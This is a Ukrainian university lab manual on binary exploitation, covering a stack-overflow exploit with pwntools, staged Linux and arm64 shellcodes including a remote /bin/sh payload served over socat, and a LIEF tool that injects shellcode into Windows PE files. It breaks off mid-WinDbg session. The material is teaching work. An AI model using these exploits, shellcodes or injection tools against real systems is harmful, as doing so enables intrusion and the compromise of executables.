МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
"КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО"

М. І. Ільїн, Д. І. Якобчук

АНАЛІЗ БІНАРНИХ ВРАЗЛИВОСТЕЙ

Лабораторний практикум

*Рекомендовано Методичною радою КПІ ім. Ігоря Сікорського
як навчальний посібник для здобувачів другого (магістерського) рівня
вищої освіти за освітньою програмою "Системи, технології та
математичні методи кібербезпеки" спеціальності 125 "Кібербезпека" та
освітніми програмами "Математичні методи моделювання,
розпізнавання образів та комп'ютерного зору", "Математичні методи
криптографічного захисту інформації" спеціальності 113 "Прикладна
математика"*

Київ
КПІ ім. Ігоря Сікорського
2021

Рецензент	*Штифурак Ю. М.*, канд. техн. наук, Академія зовнішньої розвідки України
Відповідальний редактор	*Стьопочкіна І. В.*, канд. техн. наук, доц.

Гриф надано Методичною радою КПІ ім. Ігоря Сікорського (протокол №8 від 24.06.2021 р.) за поданням Вченої ради Фізико-технічного інституту (протокол №10 від 26.04.2021 р.)

Електронне мережне навчальне видання

Ільїн Микола Іванович, канд. техн. наук
Якобчук Дмитро Ігорович

АНАЛІЗ БІНАРНИХ ВРАЗЛИВОСТЕЙ
Лабораторний практикум

Аналіз бінарних вразливостей: Лабораторний практикум [Електронний ресурс]: навч. посіб. для студ. спеціальностей 125 “Кібербезпека”, 113 “Прикладна математика” / М. І. Ільїн, Д. І. Якобчук; КПІ ім. Ігоря Сікорського. – Електронні текстові дані (1 файл: 0,8 Мбайт). - Київ: КПІ ім. Ігоря Сікорського, 2021. - 53 с.

Навчальна дисципліна присвячена аналізу та екслуатації вразливостей прикладного та системного програмного забезпечення. Досліджуються застосунки ОС Winows, Linux для архітектур Intel x86/x64 та ARM/ARM64, засоби протидії експлуатації та методи їх обходу, вразливості на рівні ядра ОС, методи автоматичного пошуку вразливостей на основі фаззингу.

© М. І. Ільїн, Д. І. Якобчук, 2021
© КПІ ім. Ігоря Сікорського, 2021

Зміст

Вступ **5**

1 Експлуатація пошкодження стеку **7**
1.1 Мета роботи 7
1.2 Постановка задачі 7
1.3 Порядок виконання роботи 7
1.4 Варіанти завдань 11
1.5 Контрольні питання 11

2 Шеллкоди **12**
2.1 Мета роботи 12
2.2 Постановка задачі 12
2.3 Порядок виконання роботи 12
2.3.1 Linux 12
2.3.2 Windows 16
2.3.3 Застосування мов високого рівня 27
2.3.4 Обмеження та перетворення шеллкодів 28
2.4 Варіанти завдань 29
2.5 Контрольні питання 29

3 Вибрані методи експлуатації **30**
3.1 Мета роботи 30
3.2 Постановка задачі 30
3.3 Порядок виконання роботи 30
3.4 Варіанти завдань 32
3.5 Контрольні питання 33

4 Методи протидії експлуатації **35**
4.1 Мета роботи 35
4.2 Постановка задачі 35
4.3 Порядок виконання роботи 35
4.4 Варіанти завдань 39
4.5 Контрольні питання 39

5 Вразливості на рівні ядра ОС **40**
5.1 Мета роботи 40
5.2 Постановка задачі 40
5.3 Порядок виконання роботи 40
5.4 Варіанти завдань 44

5.5 Контрольні питання 45

6 Методи автоматизації пошуку вразливостей 46

6.1 Мета роботи 46
6.2 Постановка задачі 46
6.3 Порядок виконання роботи 46
6.4 Варіанти завдань 50
6.5 Контрольні питання 50

Список джерел 51

Вступ

Дякуємо, що відкрили методичні вказівки до лабораторних робіт з курсу "Аналіз бінарних вразливостей".

Навчальна дисципліна присвячена аналізу та екслуатації вразливостей прикладного та системного програмного забезпечення. Досліджуються застосунки ОС Winows, Linux для архітектур Intel x86/x64 та ARM/ARM64, засоби протидії експлуатації та методи їх обходу, вразливості на рівні ядра ОС, методи автоматичного пошуку вразливостей на основі фаззингу.

Особливістю курсу є посилена активна складова захисту. В тому числі, досліджуються компоненти, що потенційно можуть бути використані для незаконного втручання в роботу комп'ютерів, систем та мереж. В Україні створення з метою використання, розповсюдження або збуту шкідливих програмних чи технічних засобів, а також їх розповсюдження або збут є злочином (ст. 361-1 Кримінального кодексу), так само як і незаконне втручання в роботу електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж (ст. 361).

Додаткова література з курсу:

- Art of Exploitation [1],
- The Shellcoder's Handbook [2],
- Bug Hunter's Diary [3],
- Fuzzing: Brute Force Vulnerability Discovery [4],
- A Guide to Kernel Exploitation [5],
- Android Kernel Exploitation [6],
- Modern Windows Exploit Development [7].

Додаткові матеріали до лабораторних робіт, матеріали для завантаження публікуються на сайті Лабораторії технічної інформаційної безпеки (https://infosec.kpi.ua) та Telegram групі курсу (https://t.me/kpi_bv). Консультації можна отримати у групі та лабораторії 311-11 (розклад консультацій уточнюйте).

В посібнику варіант завдання – Ваш номер в списку групи за модулем кількість завдань. Звіт має містити вихідні коди, виконані команди та вивід (для консольних застосувань) або скріншоти (для графічних), коментарі до виконаних дій.

Контактна інформація:

- Лекції – Микола Іванович Ільїн,
  Email m.ilin@kpi.ua, Telegram @mykola_ilin, Threema 2SS7EYDB;
- Лабораторний практикум – Дмитро Ігорович Якобчук,
  Email d.yakobchuk@kpi.ua, Threema TADKETKX;
- Асистенти – А.Войцеховський, Д.Мороз, О.Костюковець (всі, хто має статус адміністратора у @kpi_bv).

Сподіваємось на співробітництво та ефективну роботу.

Лабораторна робота 1

Експлуатація пошкодження стеку

1.1 Мета роботи

Отримати навички пошуку та експлуатації вразливостей, що ведуть до пошкодження даних у стеку.

1.2 Постановка задачі

Дослідити вразливість переповнення буфера у стеку, що веде до перезапису локальних змінних функції та адреси повернення. Дослідити методи експлуатації на прикладі виклику довільної функції програми.

1.3 Порядок виконання роботи

Розглянемо класичний випадок переповнення буферу у стеку, що виникає при використанні функції без контролю розміру буферу над контрольованими зловмисником данними. В якості прикладу згенеруємо (gen.py) вихідний код застосунку наступного вигляду (target.c):

```
#!/usr/bin/env python3.6
import random
import string

def pad():
    for _ in range(random.randrange(0, 10)):
        r = ''.join(random.choices(string.ascii_lowercase, k=8))
        print(f'void {r}() {{ puts("Kitty says {r}!"); }}')

print('''// lab1 target.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
''')
pad()
print('void win() { execv("/bin/sh", 0); }')
pad()

len = random.randrange(5, 25)
print(f'''
```

```
int main() {{
    int pwd[{len}] = {{ 0 }};
    char buf[{len}] = {{ 0 }};

    gets(buf);
    if(pwd[0] != 1337)
        exit(1);
    else
        puts("ACCESS GRANTED!");
}}''')
```

і відповідно

```
$ ./gen.py | tee target.c
// lab1 target.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void fmmylxbg() { puts("Kitty says fmmylxbg!"); }
void mmrusarj() { puts("Kitty says mmrusarj!"); }
void ldwjeloc() { puts("Kitty says ldwjeloc!"); }
void tcayduna() { puts("Kitty says tcayduna!"); }
void kkgoirju() { puts("Kitty says kkgoirju!"); }
void snckoimj() { puts("Kitty says snckoimj!"); }
void yrhwkzhf() { puts("Kitty says yrhwkzhf!"); }
void win() { execv("/bin/sh", 0); }
void vklybiss() { puts("Kitty says vklybiss!"); }
void uwpnehtv() { puts("Kitty says uwpnehtv!"); }
void lgbfueda() { puts("Kitty says lgbfueda!"); }
void qzhxofcj() { puts("Kitty says qzhxofcj!"); }

int main() {
    int pwd[9] = { 0 };
    char buf[9] = { 0 };

    gets(buf);
    if(pwd[0] != 1337)
        exit(1);
    else
        puts("ACCESS GRANTED!");
}
```

При компіляції target.c вимкнемо механізми протидії експлуатації, що додаються компілятором за замовчуванням:

```
$ gcc -no-pie -fno-stack-protector target.c
$ checksec a.out
[*] 'lab1/a.out'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

де checksec – утиліта командного рядка з pwntools [8]. В даному випадку виконуваний код застосунку буде розміщуватися за статичною адресою (не position independent executable, незалежно від налаштувань ASLR у kernel.randomize_va_space) та не застосовується SSP (захист від перезапису адреси повернення у стеку). Ці механізми буде розглянуто окремо в наступних лабораторних роботах.

Для ідентифікації вразливості запустимо бінарний застосунок у налагоджувачі, встановимо точку зупинки на умові if та подамо на вхід рядок спеціального вигляду (з унікальним 4 байтним шаблоном символів, т.зв. послідовність де Брейна [9]):

```
$ gdb ./a.out
GEF for linux ready, type `gef' to start, `gef config' to configure
92 commands loaded for GDB 9.1 using Python engine 3.8
```

```
Reading symbols from ./a.out...
(No debugging symbols found in ./a.out)
gef>  start
gef>  disassemble main
Dump of assembler code for function main:
=> 0x00000000004012af <+0>:     endbr64
   0x00000000004012b3 <+4>:     push   rbp
   0x00000000004012b4 <+5>:     mov    rbp,rsp
   0x00000000004012b7 <+8>:     sub    rsp,0x40
   0x00000000004012bb <+12>:    mov    QWORD PTR [rbp-0x30],0x0
   0x00000000004012c3 <+20>:    mov    QWORD PTR [rbp-0x28],0x0
   0x00000000004012cb <+28>:    mov    QWORD PTR [rbp-0x20],0x0
   0x00000000004012d3 <+36>:    mov    QWORD PTR [rbp-0x18],0x0
   0x00000000004012db <+44>:    mov    DWORD PTR [rbp-0x10],0x0
   0x00000000004012e2 <+51>:    mov    QWORD PTR [rbp-0x39],0x0
   0x00000000004012ea <+59>:    mov    BYTE PTR [rbp-0x31],0x0
   0x00000000004012ee <+63>:    lea    rax,[rbp-0x39]
   0x00000000004012f2 <+67>:    mov    rdi,rax
   0x00000000004012f5 <+70>:    mov    eax,0x0
   0x00000000004012fa <+75>:    call   0x401080 <gets@plt>
   0x00000000004012ff <+80>:    mov    eax,DWORD PTR [rbp-0x30]
   0x0000000000401302 <+83>:    cmp    eax,0x539
   0x0000000000401307 <+88>:    je     0x401313 <main+100>
   0x0000000000401309 <+90>:    mov    edi,0x1
   0x000000000040130e <+95>:    call   0x401090 <exit@plt>
   0x0000000000401313 <+100>:   lea    rdi,[rip+0xdd9]        # 0x4020f3
   0x000000000040131a <+107>:   call   0x401070 <puts@plt>
   0x000000000040131f <+112>:   mov    eax,0x0
   0x0000000000401324 <+117>:   leave
   0x0000000000401325 <+118>:   ret
End of assembler dump.
gef>  br *0x0000000000401302
Breakpoint 1 at 0x401302
gef>  c
Continuing.
```

де gef – розширення gdb [10]. Згенеруємо послідовність де Брейна довжиною 100 символів за допомогою pwntools cyclic:

```
$ ipython3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.13.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from pwn import *

In [2]: cyclic(100)
Out[2]: b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaa...'
```

Після вводу послідовності в застосунок, бачимо, що константа 1337 порівнюється зі значенням eax $= 0x64616161$:

```
Breakpoint 1, 0x0000000000401302 in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]
------------------------------------------------------------- registers ----
$rax   : 0x64616161
$rbx   : 0x0000000000401330  0x2192  <__libc_csu_init+0> endbr64
$rcx   : 0x00007ffff7f81980  0x2192  0x00000000fbad2288
$rdx   : 0x0
$rsp   : 0x00007fffffffddd0  0x2192  0x61007fffffffddf6
$rbp   : 0x00007fffffffde10  0x2192  "aaapaaaqaaaraaasaaataaauaaavaaa"
$rsi   : 0x00000000004052a1  0x2192  "aaabaaacaaadaaaeaaafaaagaaahaa[...]"
$rdi   : 0x00007ffff7f844d0  0x2192  0x0000000000000000
$rip   : 0x0000000000401302  0x2192  <main+83> cmp eax, 0x539
$r8    : 0x00007fffffffddd7  0x2192  "aaaabaaacaaadaaaeaaafaaagaaaha[...]"
$r9    : 0x0
$r10   : 0x00007ffff7f81be0  0x2192  0x00000000004056a0
$r11   : 0x246
$r12   : 0x00000000004010b0  0x2192  <_start+0> endbr64
$r13   : 0x00007fffffffdf00  0x2192  0x0000000000000001
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow
     resume virtualx86 identification]
```

```
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
----------------------------------------------------------------- stack ----
0x00007fffffffddd0|+0x0000: 0x61007fffffffddf6   0x2190 $rsp
0x00007fffffffddd8|+0x0008: "aaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaa[...]"
0x00007fffffffdde0|+0x0010: "aaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaa[...]"
0x00007fffffffdde8|+0x0018: "aaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaa[...]"
0x00007fffffffddf0|+0x0020: "aaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaa[...]"
0x00007fffffffddf8|+0x0028: "aaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaa[...]"
0x00007fffffffde00|+0x0030: "aaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaa[...]"
0x00007fffffffde08|+0x0038: "aaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaa[...]"
------------------------------------------------------------- code:x86:64 ----
     0x4012f5 <main+70>        mov    eax, 0x0
     0x4012fa <main+75>        call   0x401080 <gets@plt>
     0x4012ff <main+80>        mov    eax, DWORD PTR [rbp-0x30]
->   0x401302 <main+83>        cmp    eax, 0x539
     0x401307 <main+88>        je     0x401313 <main+100>
     0x401309 <main+90>        mov    edi, 0x1
     0x40130e <main+95>        call   0x401090 <exit@plt>
     0x401313 <main+100>       lea    rdi, [rip+0xdd9]        # 0x4020f3
     0x40131a <main+107>       call   0x401070 <puts@plt>
--------------------------------------------------------------- threads ----
[#0] Id 1, Name: "a.out", stopped 0x401302 in main (), reason: BREAKPOINT
----------------------------------------------------------------- trace ----
[#0] 0x401302 0x2192 main()
----------------------------------------------------------------------------
```

таким чином, 4 байти за зміщенням 9 у вводі користувача перезаписують перший елемент масиву pwd, що забезпечує контроль над умовою if:

```
In [3]: cyclic_find(0x64616161)
Out[3]: 9
```

Змінимо значення регістру eax на необхідне, і продовжимо виконання:

```
gef>  set $eax=1337
gef>  c
Continuing.
ACCESS GRANTED!

Program received signal SIGSEGV, Segmentation fault.
$rip   : 0x0000000000401325  ->  <main+118> ret
0x00007fffffffde18|+0x0000: "aaaraaasaaataaauaaavaaawaaaxaaayaaa" <- $rsp
```

Виникає виключення при спробі повернення з функції main(), адреса у стеку “aaaraaas”. Таким чином адреса повернення перезаписується 8 байтами за зміщенням 65 у вводі користувача:

```
In [4]: cyclic_find("aaar")
Out[4]: 65
```

Для отримання доступу до командної оболонки достатньо перезаписати адресу повернення з main() вказівником на win():

```
gef>  print win
$1 = {<text variable, no debug info>} 0x401237 <win>
gef>  disas win
Dump of assembler code for function win:
   0x0000000000401237 <+0>:     endbr64
   0x000000000040123b <+4>:     push   rbp
   0x000000000040123c <+5>:     mov    rbp,rsp
   0x000000000040123f <+8>:     mov    esi,0x0
   0x0000000000401244 <+13>:    lea    rdi,[rip+0xe4c]        # 0x402097
   0x000000000040124b <+20>:    call   0x4010a0 <execv@plt>
   0x0000000000401250 <+25>:    nop
   0x0000000000401251 <+26>:    pop    rbp
   0x0000000000401252 <+27>:    ret
End of assembler dump.
```

Реалізуємо експлоїт (_pwn.py):

```
#!/usr/bin/env python3
from pwn import *
```

```
r = process("./a.out")

buf = b'A' * 9
buf += p32(1337)
buf = buf.ljust(65, b'B')
buf += p64(0x401237)

log.info("Payload")
print(hexdump(buf, width=12))

r.writeline(buf)
r.interactive()
```

У разі успіху отримуємо:

```
$ ./_pwn.py
[+] Starting local process './a.out': pid 2501328
[*] Payload
00000000  41 41 41 41  41 41 41 41  41 39 05 00  |AAAA|AAAA|A9..|
0000000c  00 42 42 42  42 42 42 42  42 42 42 42  |.BBB|BBBB|BBBB|
00000018  42 42 42 42  42 42 42 42  42 42 42 42  |BBBB|BBBB|BBBB|
*
0000003c  42 42 42 42  42 37 12 40  00 00 00 00  |BBBB|B7.@|....|
00000048  00                                     |.|
00000049
[*] Switching to interactive mode
ACCESS GRANTED!
$ cat /etc/issue
Ubuntu 20.04 LTS \n \l

$ ^D
```

1.4 Варіанти завдань

- Згенеруйте індивідуальний зразок для дослідження за допомогою gen.py з 1.3;
- Скомпілюйте зразок для ОС Linux архітектури за варіантом:
    1. i686 (Intel x86-based);
    2. amd64 (AMD64 & Intel 64);
    3. armhf (ARM with hardware FPU);
    4. arm64 (64bit ARM), у target.c замініть `gets(buf)` на `gets(buf-16)`.
- Проаналізуйте вразливість та розробіть експлоїт (виконання команд ОС).

1.5 Контрольні питання

1. Чому в 1.3 виключення виникає до завантаження послідовності де Брейна у регістр RIP?
2. Чому адреса повернення заноситься у стек не зважаючи на символ завершення рядка у вводі користувача (нульовий байт за зміщенням 11 в експлоїті)?
3. Як знайти адреси функцій main() та win() у випадку відсутності символів (`strip -s a.out`)?

Лабораторна робота 2

Шеллкоди

2.1 Мета роботи

Отримати навички аналізу та розробки шеллкодів.

2.2 Постановка задачі

Дослідити методи розробки та аналізу шеллкодів у ОС Windows, Linux для x86/x64, arm/arm64.

2.3 Порядок виконання роботи

2.3.1 Linux

Розглянемо в якості прикладу для Linux amd64 динамічно завантажуваний багаторівневий шеллкод, що робить лістинг директорії та читає довільні файли (_pwn.py):

```
#!/usr/bin/env python3
from pwn import *

context.arch = "amd64"

def sc_dir(name):
    sc = shellcraft.open(name)
    sc += shellcraft.getdents(fd='rax', dirp='rsp', count=1024)
    sc += shellcraft.write(fd=1, buf='rsp', n='rax')
    return sc

def run(r, sc):
    log.info("Shellcode:")
    print(sc)
    s = asm(sc)
    print(hexdump(s, width=12))

    s += asm(shellcraft.stage())
    r.pack(len(s))
    r.send(s)

    d = r.read()
    log.info("Output " + repr(d))
    print(hexdump(d, width=12))

r = run_assembly(shellcraft.stage())
```

```
run(r, sc_dir("."))
run(r, shellcraft.cat("/etc/issue"))
```

В даному прикладі читається поточна директорія та вміст файлу /etc/issue. Завантажувач shellcraft.stage() [8] читає довжину шеллкоду, динамічно виділяє пам'ять з необхідними правами доступу, завантажує та передає керування на початок отриманого коду:

```
In [17]: context.clear(arch='amd64')
In [18]: print(shellcraft.stage())
    /* How many bytes should we receive? */
    /* call read(0, 'rsp', 8) */
    xor eax, eax /* SYS_read */
    xor edi, edi /* 0 */
    push 8
    pop rdx
    mov rsi, rsp
    syscall
    pop  rax
    push rax /* Save exact size */

    /* Page-align, assume <4GB */
    shr  eax, 12
    inc  eax
    shl  eax, 12

    /* Map it */
    /* mmap(addr=0, length='rax', prot=7, flags=34, fd=0, offset=0) */
    push 0x22
    pop r10
    xor r8d, r8d /* 0 */
    xor r9d, r9d /* 0 */
    xor edi, edi /* 0 */
    push 7
    pop rdx
    mov rsi, rax
    /* call mmap() */
    push SYS_mmap /* 9 */
    pop rax
    syscall

    /* Grab the saved size, save the address */
    pop  rbx
    push rax

    /* Read in all of the data */
    mov rdx, rbx
    mov rsi, rax
readn_loop_4:
    /* call read(0, 'rsi', 'rdx') */
    xor eax, eax /* SYS_read */
    xor edi, edi /* 0 */
    syscall
    add rsi, rax
    sub rdx, rax
    jnz readn_loop_4

    /* Go to shellcode */
    ret
```

Лістинг директорії отримується за допомогою getdents(), читання файлу sendfile():

```
$ ./_pwn.py
[*] '/tmp/pwn-asm-4vul1pz1/step3'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0xffff000)
    RWX:      Has RWX segments
```

```
[+] Starting local process '/tmp/pwn-asm-4vul1pz1/step3': pid 2529217
[*] Shellcode:
    /* open(file='.', oflag=0, mode=0) */
    /* push b'.\x00' */
    push 0x2e
    mov rdi, rsp
    xor edx, edx /* 0 */
    xor esi, esi /* 0 */
    /* call open() */
    push SYS_open /* 2 */
    pop rax
    syscall
    /* getdents(fd='rax', dirp='rsp', count=1024) */
    mov rdi, rax
    xor edx, edx
    mov dh, 0x400 >> 8
    mov rsi, rsp
    /* call getdents() */
    push SYS_getdents /* 0x4e */
    pop rax
    syscall
    /* write(fd=1, buf='rsp', n='rax') */
    push 1
    pop rdi
    mov rdx, rax
    mov rsi, rsp
    /* call write() */
    push SYS_write /* 1 */
    pop rax
    syscall

00000000  6a 2e 48 89  e7 31 d2 31  f6 6a 02 58  |j.H.|.1.1|.j.X|
0000000c  0f 05 48 89  c7 31 d2 b6  04 48 89 e6  |..H.|.1..|.H..|
00000018  6a 4e 58 0f  05 6a 01 5f  48 89 c2 48  |jNX.|.j._|H..H|
00000024  89 e6 6a 01  58 0f 05                  |..j.|X..|
0000002b
[*] Output b"..."
00000000  1a 17 fe 01  00 00 00 00  7a 71 0a a5  |....|....|zq..|
0000000c  3d 7c 27 18  20 00 5f 70  77 6e 2e 70  |=|'.| ._p|wn.p|
00000018  79 00 9e 23  fe 7f 00 08  df 24 fc 01  |y..#|....|.$..|
00000024  00 00 00 00  2d 21 6e 1f  4a e1 85 1a  |....|-!n.|J...|
00000030  18 00 2e 2e  00 7f 00 04  19 17 fe 01  |....|....|....|
0000003c  00 00 00 00  ff ff ff ff  ff ff ff 7f  |....|....|....|
00000048  18 00 2e 00  fe 7f 00 04               |....|....|
00000050
[*] Shellcode:
    /* push b'/etc/issue\x00' */
    push 0x1010101 ^ 0x6575
    xor dword ptr [rsp], 0x1010101
    mov rax, 0x7373692f6374652f
    push rax
    /* call open('rsp', 'O_RDONLY', 0) */
    push SYS_open /* 2 */
    pop rax
    mov rdi, rsp
    xor esi, esi /* O_RDONLY */
    cdq /* rdx=0 */
    syscall
    /* call sendfile(1, 'rax', 0, 2147483647) */
    mov r10d, 0x7fffffff
    mov rsi, rax
    push SYS_sendfile /* 0x28 */
    pop rax
    push 1
    pop rdi
    cdq /* rdx=0 */
    syscall

00000000  68 74 64 01  01 81 34 24  01 01 01 01  |htd.|..4$|....|
0000000c  48 b8 2f 65  74 63 2f 69  73 73 50 6a  |H./e|tc/i|ssPj|
00000018  02 58 48 89  e7 31 f6 99  0f 05 41 ba  |.XH.|.1..|..A.|
00000024  ff ff ff 7f  48 89 c6 6a  28 58 6a 01  |....|H..j|(Xj.|
00000030  5f 99 0f 05                            |_...|
00000034
```

```
[*] Output b'Ubuntu 20.04 LTS \\n \\l\n\n'
```

Розглянемо приклад автономного застосування (у сенсі без python та pwntools) генерованих шеллкодів у мережі, для платформи Linux arm64. В якості корисного навантаження використаємо віддалений запуск командної оболонки (gen.py):

```
#!/usr/bin/env python3
from pwn import *

context.arch = "arm64"

def prepare(sc):
    log.info("Shellcode:")
    print(sc)

    s = asm(sc)
    print(hexdump(s, width=12))
    return s

sc = prepare(shellcraft.stage())
write("server", make_elf(sc))

sc = prepare(shellcraft.sh())
write("client", p64(len(sc)) + sc)
```

У разі успіху отримуємо:

```
$ ./gen.py
[*] Shellcode:
    /* How many bytes should we receive? */
    /* read(fd=0, buf='sp', nbytes=8) */
    mov  x0, xzr
    mov  x1, sp
    mov  x2, #8
    /* call read() */
    mov  x8, #SYS_read
    svc 0
    ldr x2, [sp]

    /* Page-align, assume <4GB */
    lsr x2, x2, #12
    add x2, x2, #1
    lsl x2, x2, #12

    /* Map it */
    /* mmap(addr=0, length='x2', prot=7, flags=34, fd=0, offset=0) */
    mov  x0, xzr
    mov  x1, x2
    mov  x2, #7
    mov  x3, #34
    mov  x4, xzr
    mov  x5, xzr
    /* call mmap() */
    mov  x8, #SYS_mmap
    svc 0

    /* Grab the saved size, save the address */
    ldr x4, [sp]

    /* Save the memory address */
    str x0, [sp]

    /* Read in all of the data */
    mov  x3, x0
readn_loop_1:
    /* read(fd=0, buf='x3', nbytes='x4') */
    mov  x0, xzr
    mov  x1, x3
    mov  x2, x4
    /* call read() */
    mov  x8, #SYS_read
    svc 0
```

```
    add x3, x3, x0
    subs x4, x4, x0
    bne readn_loop_1

    /* Go to shellcode */
    ldr x30, [sp]
    ret

00000000  e0 03 1f aa  e1 03 00 91  02 01 80 d2  |....|....|....|
0000000c  e8 07 80 d2  01 00 00 d4  e2 03 40 f9  |....|....|..@.|
00000018  42 fc 4c d3  42 04 00 91  42 cc 74 d3  |B.L.|B...|B.t.|
00000024  e0 03 1f aa  e1 03 02 aa  e2 00 80 d2  |....|....|....|
00000030  43 04 80 d2  e4 03 1f aa  e5 03 1f aa  |C...|....|....|
0000003c  c8 1b 80 d2  01 00 00 d4  e4 03 40 f9  |....|....|..@.|
00000048  e0 03 00 f9  e3 03 00 aa  e0 03 1f aa  |....|....|....|
00000054  e1 03 03 aa  e2 03 04 aa  e8 07 80 d2  |....|....|....|
00000060  01 00 00 d4  63 00 00 8b  84 00 00 eb  |....|c...|....|
0000006c  21 ff ff 54  fe 03 40 f9  c0 03 5f d6  |!..T|..@.|.._.|
00000078
[*] Shellcode:
    /* push b'/bin///sh\x00' */
    /* Set x14 = 8299904519029482031 = 0x732f2f2f6e69622f */
    mov  x14, #25135
    movk x14, #28265, lsl #16
    movk x14, #12079, lsl #0x20
    movk x14, #29487, lsl #0x30
    mov  x15, #104
    stp x14, x15, [sp, #-16]!
    /* execve(path='sp', argv=0, envp=0) */
    mov  x0, sp
    mov  x1, xzr
    mov  x2, xzr
    /* call execve() */
    mov  x8, #SYS_execve
    svc 0

00000000  ee 45 8c d2  2e cd ad f2  ee e5 c5 f2  |.E..|....|....|
0000000c  ee 65 ee f2  0f 0d 80 d2  ee 3f bf a9  |.e..|....|.?..|
00000018  e0 03 00 91  e1 03 1f aa  e2 03 1f aa  |....|....|....|
00000024  a8 1b 80 d2  01 00 00 d4               |....|....|
0000002c

$ file client server
client: data
server: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically
     linked, stripped
```

Згенеровані навантаження та завантажувач незалежні, комунікації у мережі можуть здійснюватися наступним чином:

```
(remote) $ socat TCP-LISTEN:1337,fork EXEC:./server,reuseaddr

(local) $ cat client - | ncat 127.0.0.1 1337
banner mewmew!
                                                  ###
 #    #  ######  #    #  #    #  ######  #    #   ###
 ##  ##  #       #    #  ##  ##  #       #    #   ###
 # ## #  #####   #    #  # ## #  #####   #    #    #
 #    #  #       # ## #  #    #  #       # ## #
 #    #  #       ##  ##  #    #  #       ##  ##   ###
 #    #  ######  #    #  #    #  ######  #    #   ###
```

Звичайно, у шеллкоді доступні і сокети (man 2 socket) через відповідні системні виклики [11], bind()/listen()/accept(), connect() та ін.

2.3.2 Windows

Завантажувач шеллкоду

Для спрощення тестування у Windows x86 та x64 створимо допоміжний інструмент, що буде замінювати секцію коду довільного PE файлу на заданий

шеллкод. Інструмент легко реалізувати за допомогою шаблонів Metasploit (msfvenom -x [12]) або бібліотеки LIEF [13]. Використаємо LIEF, inject.py:

```
#!/usr/bin/env python3
import sys
import os
import lief

def inject(exe, sc):
    pe = lief.parse(exe)
    text = pe.section_from_rva(pe.optional_header.addressof_entrypoint)
    if text.size < len(sc):
        print("shellcode is too long")
        return
    text.content = list(sc.ljust(text.size, b'\xcc'))
    text.characteristics |= lief.PE.SECTION_CHARACTERISTICS.MEM_WRITE
    pe.optional_header.addressof_entrypoint = text.virtual_address

    out = lief.PE.Builder(pe)
    out.build()
    out.write('out.' + os.path.basename(exe))

if __name__ == '__main__':
    sc = b''
    if len(sys.argv) < 2:
        print("usage: inject.py file.exe [shellcode.bin]")
        sys.exit(1)
    elif len(sys.argv) == 3:
        exe = sys.argv[-2]
        sc = open(sys.argv[-1], 'rb').read()
    else:
        exe = sys.argv[-1]
    inject(exe, sc)
```

В інструменті шеллкод вирівнюється до розміру оригінальної секції коду додаванням інструкції int3 (програмна точка зупинки для налагоджувача, `0xCC`). Точка входу встановлюється на початок секції. Змінюються атрибути, додається можливість запису (для випадку самомодифікуючогося шеллкоду).

В якості тестових виконуваних файлів створимо застосунки, що показують повідомлення користувачу за допомогою MessageBox, hello/hello.c:

```
#include <windows.h>

int main() {
    MessageBox(0, "Hello, kitty!", "Hi", 0);
}
```

Отримаємо виконувані файли використавши компілятору MinGW, build.sh:

```
#!/bin/bash

for a in i686 x86_64; do
    $a-w64-mingw32-gcc -mwindows hello.c -o hello.$a.exe
    $a-w64-mingw32-strip -s hello.$a.exe
done

file *.exe

OPT="text=doge_is_here! title=nope -o sc"
msfvenom -p windows/messagebox $OPT.i686.bin
msfvenom -p windows/x64/messagebox $OPT.x86_64.bin
```

Крім виконуваних файлів створюються тестові шеллкоди, що також показують MessageBox, але з іншими повідомленнями. У разі успіху:

```
hello.i686.exe:   PE32 executable (GUI) Intel 80386 (stripped to external PDB
     ), for MS Windows
```

```
hello.x86_64.exe: PE32+ executable (GUI) x86-64 (stripped to external PDB),
     for MS Windows
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
     the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 262 bytes
Saved as: sc.i686.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
     the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 286 bytes
Saved as: sc.x86_64.bin
```

Перевіримо роботу інструмента за допомогою test.sh:

```
#!/bin/bash

for a in i686 x86_64; do
./inject.py hello/hello.$a.exe hello/sc.$a.bin
done
```

та

```
$ wine out.hello.x86_64.exe
$ wine32 out.hello.i686.exe
```

Взаємодія з Windows API

Розробка шеллкоду для Windows відрізняється від Linux [14]. Одним з найбільш поширених методів взаємодії з ОС є використання WinAPI – пошук експортованих функцій kernel32.dll (WinExec, ...) та за необхідності завантаження інших бібліотек (LoadLibrary/GetProcAddress).

Розглянемо в якості прикладу 32-бітний застосунок у Windows 10. Завантажимо out.hello.i686.exe з попереднього розділу у WinDbg, отримаємо адресу Thread Environment Block (TEB) потоку 0 за селектором fs:

```
0:000> ~
